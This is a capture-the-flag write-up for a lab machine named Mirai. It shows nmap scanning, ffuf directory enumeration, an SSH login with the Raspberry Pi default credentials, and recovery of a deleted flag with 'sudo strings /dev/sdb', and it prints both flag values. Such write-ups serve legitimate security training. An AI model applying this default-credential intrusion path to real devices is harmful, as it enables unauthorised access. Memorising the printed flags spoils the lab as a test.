Documentation Mirai

Summarize

A step-by-step approach to scanning open ports and gaining access to a Raspberry Pi machine.

- Conducting a scan reveals open ports such as DNS, SSH, HTTP, Plex Media Server, and UPnP.
- Utilizing FFUF uncovers a subdirectory named "Admin" on the URL.
- Access to the Raspberry Pi dashboard is obtained using default login credentials: username "pi" and password "raspberry".
- The first flag is located in the /Desktop directory, and the second flag in the "/media/usbstick" subdirectory.
- Resolving the issue of accidentally deleted files by executing "sudo strings /dev/sdb".

How I have done

We will first perform a scan on the IP address we received to see which ports are open. This will be done using the following command:

```
nmap -p- -sC -sV 10.129.199.22
```

```
┌─[eu-dedivip-2]─[10.10.14.126]─[hackthekat123@htb-wm1bfabc5l]─[~]
└──╼ [★]$ nmap -p- -sC -sV 10.129.199.22 -vvvv
```

We see that there are several ports open.

```
Discovered open port 53/tcp on 10.129.199.22
Discovered open port 22/tcp on 10.129.199.22
Discovered open port 80/tcp on 10.129.199.22
Discovered open port 32400/tcp on 10.129.199.22
Discovered open port 1914/tcp on 10.129.199.22
```

Port 53 = DNS

Port 22 = SSH

Port 80 = HTTP

Port 32400 = HTTP Plex Media server httpd

Port 1914 = UPnP

If we take a look at port 53, we see a service running on DNS. This service name is Dnsmasq.


```
53/tcp    open  domain  syn-ack ttl 63 dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
```

Now, we will use the FUFF command to find out which directories are available on the following URL:


```
http://10.129.199.22
```

We will execute the FFUF command as follows:

```
ffuf -u http://10.129.199.22/FUZZ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```




Then we will see the following.



There is a subdirectory called Admin. If we now navigate to the following URL:

```
http://10.129.199.22/admin
```

We will see the following page:



We know that it is the dashboard of a Raspberry Pi, so we can search for the default credentials to log in to the Raspberry Pi.

> By default your Raspberry Pi comes with an account **'pi' with the password 'raspberry'**. 19 Feb 2014

Now that I have both pieces of information, we can try to make an SSH connection to the machine with the following details:

Username = pi

Password = raspberry

```
ssh pi@10.129.199.22
```

```
└──╼ [★]$ ssh pi@10.129.199.22
The authenticity of host '10.129.199.22 (10.129.199.22)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyjOa60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.199.22' (ED25519) to the list of known hosts.
pi@10.129.199.22's password:
Permission denied, please try again.
pi@10.129.199.22's password:
Permission denied, please try again.
pi@10.129.199.22's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
pi@raspberrypi:~ $ ls
```

If we take a look in the /Desktop directory, we will see that the first flag is located there.

```
pi@raspberrypi:~/Desktop $ ls
Plex  user.txt
```

We will view the flag using the following command:

```
cat user.txt
```

```
ff837707441b257a20e32199d7c8838dpi@raspberrypi:~/Desktop $
```

By running the following command, we can see a list of machine partitions.

```
df -h
```

```
pi@raspberrypi:~ $ df -h
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           100M  4.8M   96M   5% /run
/dev/sda1       1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs         10M     0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M     0  250M   0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M   1% /tmp
/dev/sdb        8.7M   93K  7.9M   2% /media/usbstick
tmpfs            50M     0   50M   0% /run/user/999
tmpfs            50M     0   50M   0% /run/user/1000
```

After that, I checked the /dev directory but found nothing there. Then, I looked in the "/media" directory to see if there was anything there, and I found the following.

```
pi@raspberrypi:/media $ ls
usbstick
```

Here in the "/media" directory, we see a subdirectory named "/usbstick".

If we go into the subdirectory, we will see that there is 1 file and 1 subdirectory.

```
pi@raspberrypi:/media/usbstick $ ls
damnit.txt  lost+found
```

First, I checked the content of the file.

```
pi@raspberrypi:/media/usbstick $ cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
```

Since the file mentioned that the files were accidentally deleted, I wanted to check the subdirectory to see if the files were still there. Here is the output I got:

```
pi@raspberrypi:/media/usbstick $ cd lost+found/
-bash: cd: lost+found/: Permission denied
```

I was able to easily solve this issue by running the following command:

```
sudo strings /dev/sdb
```

By running this command, I saw the following output.

```
pi@raspberrypi:/media/usbstick $ sudo strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
```

As we can see here, we have found the second flag.

```
3d3e483143ff12ec505d026fa13e020b
```

I personally found this machine very easy to hack because most of the tasks expected were things I had done several times before.